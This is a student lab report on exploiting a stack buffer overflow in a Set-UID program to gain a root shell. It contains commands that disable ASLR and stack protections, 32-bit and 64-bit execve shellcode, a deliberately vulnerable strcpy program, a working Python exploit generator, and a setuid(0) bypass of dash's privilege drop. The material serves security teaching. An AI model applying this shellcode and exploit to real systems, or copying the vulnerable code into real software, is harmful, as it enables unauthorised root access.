Lab 4: Buffer Overflow Exploit

Ahmed Mahfooz Ali Khan
030116-8555

June 20, 2025

Abstract

The objective of this lab is to gain first-hand experience with buffer overflow vulnerabilities. Buffer overflow is a condition where a program attempts to write data beyond the boundaries of a fixed-length buffer. This vulnerability can be exploited by a malicious user to alter the program's control flow, often by overwriting a function's return address on the stack to execute arbitrary code. This report details the process of developing an exploit for a given Set-UID program with a buffer overflow vulnerability to gain root privileges. It also covers the methods for disabling modern countermeasures and bypassing specific shell protections.

1 Environment Preparation

To facilitate exploit development, several security countermeasures present in modern Linux distributions were disabled as guided by the lab manual.

1.1 Address Space Layout Randomization (ASLR)

ASLR randomizes the starting addresses of the stack and heap, making it difficult to guess the exact memory addresses required for an exploit. It was disabled using the following command:

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

This action is shown in Figure 1.

Figure 1: Disabling ASLR and preparing the shell environment.

1.2 Stack Protection

Two primary stack protections were addressed during compilation:

- **StackGuard**: This GCC feature was disabled using the `-fno-stack-protector` flag to prevent the compiler from adding canaries that would detect a buffer overflow.
- **Non-Executable Stack (NX bit)**: To allow our shellcode to run from the stack, we used the `-z execstack` compiler option, which marks the stack as executable.

1.3 Shell Configuration

The `/bin/sh` in the Ubuntu 20.04 VM is a symbolic link to `/bin/dash`, which has a countermeasure that drops privileges in a Set-UID process. For the initial tasks, `/bin/sh` was linked to `/bin/zsh`, a shell without this protection, as recommended.

```
$ sudo ln -sf /bin/zsh /bin/sh
```

2 Task 1: Running Shellcode

The first task was to get familiar with executing a shellcode from memory. An initial attempt was made using the 64-bit `call_shellcode64.c`. However, this resulted in a linker error (`collect2: error: ld returned 1 exit status`), as seen in Figure 2.

Figure 2: Linker error while compiling the 64-bit shellcode program.

To move forward, the approach was switched to the 32-bit version, `call_shellcode32.c`. This program copies a 32-bit shellcode into a buffer and executes it.

```c
/* call_shellcode32.c */
/* A program that creates a file containing code for launching shell */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
    "\x31\xc0"            // xorl %eax, %eax
    "\x50"                // pushl %eax
    "\x68""//sh"          // pushl $0x68732f2f
    "\x68""/bin"          // pushl $0x6e69622f
    "\x89\xe3"            // movl %esp, %ebx
```

```
    "\x50"              // pushl %eax
    "\x53"              // pushl %ebx
    "\x89\xe1"          // movl %esp, %ecx
    "\x99"              // cdq
    "\xb0\x0b"          // movb $0x0b, %al
    "\xcd\x80";         // int $0x80

int main(int argc, char **argv) {
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void(*)())buf)();
    return 0x32;
}
```

Listing 1: 32-bit shellcode program (call_shellcode32.c).

This program was compiled successfully using the `-m32` flag and executed. Upon execution, it launched the Z Shell, confirming that the 32-bit shellcode was executed correctly (Figure 3).

Figure 3: Successful execution of the 32-bit shellcode, launching zsh.

3 Task 2: Exploiting the Vulnerability

The core of the lab was to exploit a buffer overflow vulnerability in the 64-bit `stack.c` program to gain a root shell.

3.1 The Vulnerable Program

The program `stack.c` reads up to 300 bytes from `badfile` into a larger buffer, then calls `bof()`, where `strcpy()` copies this data into a smaller 100-byte buffer, causing an overflow. The final version of the code was modified to print the buffer's address, which aids in exploitation.

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[100];

```

```c
    /* print the real address of our overflow target */
    printf(">>> bof buffer is at %p\n", (void*)buffer);
    fflush(stdout);

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);
    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    if (!badfile) {
        perror("fopen");
        exit(EXIT_FAILURE);
    }

    /* read up to 300 bytes into our buffer */
    fread(str, sizeof(char), 300, badfile);
    bof(str);

    printf("Returned Properly\n");
    return 1;
}
```

Listing 2: The final vulnerable program (stack.c).

The program was compiled with protections disabled and made a root-owned Set-UID executable (Figure 4).

Figure 4: Compiling the vulnerable program and setting permissions.

3.2 Exploitation Strategy

The goal is to overwrite the return address of the `bof` function to point to our shellcode.

Finding Offsets and Addresses The GNU Debugger (GDB) was used to analyze the program (Figure 5). By running the program with increasingly long strings, the segmentation fault indicated

the overflow point (Figure 6). The offset from the start of the 100-byte `buffer` to the return address on the 64-bit stack is 108 bytes (100 bytes for the buffer + 8 bytes for the saved RBP register).



Figure 5: Starting GDB to analyze the vulnerable program.



Figure 6: Finding the overflow point with a segmentation fault.

The Exploit Payload A Python script, `exploit.py`, was created to generate the malicious content for `badfile`. The payload consists of a NOP sled, the 64-bit shellcode, and the new return address pointing to the NOP sled.

```
#!/usr/bin/python3
import sys

# 64-bit shellcode to spawn /bin/sh
shellcode = (
   b"\x48\x31\xc0"           # xor rax, rax
```

```
    b"\x50"                    # push rax
    b"\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68" # movabs rbx, b'//bin/sh'
    b"\x53"                    # push rbx
    b"\x54"                    # push rsp
    b"\x5f"                    # pop rdi
    b"\x48\x31\xf6"            # xor rsi, rsi
    b"\x48\x31\xd2"            # xor rdx, rdx
    b"\xb0\x3b"                # mov al, 0x3b
    b"\x0f\x05"                # syscall
)

# Create a 517-byte buffer filled with NOPs, matching main()'s buffer.
content = bytearray(0x90 for i in range(517))
offset = 108
# Address from the program's output, plus an offset into the NOP sled
ret = 0x7fffffffcffc + 200

# Place shellcode at the beginning of the content
content[0:len(shellcode)] = shellcode

# Overwrite the return address
content[offset:offset + 8] = (ret).to_bytes(8, byteorder='little')

with open('badfile', 'wb') as f:
    f.write(content)
print("[+] wrote 517 bytes to badfile")
```

Listing 3: Python script to generate the exploit file (exploit.py).

3.3 Execution and Results

The Python script was run to generate `badfile`, and then the vulnerable `stack` program was executed. The attack was successful. The program first printed the address of its buffer (thanks to the added code), and then the shellcode executed, granting a root shell. The `id` command confirms that the effective user ID (euid) is 0 (root). This is shown in Figure 7.



Figure 7: Successful exploit gaining a root shell.

4 Task 3: Defeating dash's Countermeasure

This task focused on bypassing the security feature in the `dash` shell.

4.1 The Countermeasure

First, `/bin/sh` was linked back to `/bin/dash`. The `dash` shell drops privileges if the real user ID (uid) and effective user ID (euid) are different. To observe this, the `dash_shell_test.c` program (with `setuid(0)` commented out) was run as a root-owned Set-UID file. It did not result in a root shell, as seen in Figure 8.

Figure 8: Dash countermeasure drops privileges when setuid(0) is not called.

4.2 The Bypass

The countermeasure is defeated by calling `setuid(0)` before executing the shell. This sets the real UID to 0, making it equal to the effective UID. The provided `dash_shell_test.c` demonstrates this.

```c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>

int main() {
    char *argv[2];
    argv[0] = "/bin/sh";
    argv[1] = NULL;
    setuid(0);
    execve("/bin/sh", argv, NULL);
    return 0;
}
```

Listing 4: Test program for bypassing dash (dash_shell_test.c).

When this version was compiled and run, it successfully launched a root shell because the check in `dash` was satisfied (Figure 9).

Figure 9: Bypassing the dash countermeasure by calling setuid(0).

4.3 Applying the Bypass to the Exploit

The main exploit was made to work against `dash` by modifying the shellcode to include the assembly instructions for `setuid(0)` before the `execve` call, using the shellcode provided in the lab manual.

5 Conclusion

This lab provided a comprehensive, hands-on experience with buffer overflow attacks. Through a systematic process that included troubleshooting initial attempts, a vulnerable Set-UID program was successfully exploited to gain root privileges. Key steps included disabling OS-level protections, using a debugger to find memory addresses and stack frame offsets, and carefully crafting a payload containing shellcode and a manipulated return address. Finally, a specific application-level countermeasure in the `dash` shell was analyzed and bypassed by modifying the shellcode. The successful completion of these tasks demonstrates a practical understanding of how buffer overflow vulnerabilities are exploited in the real world.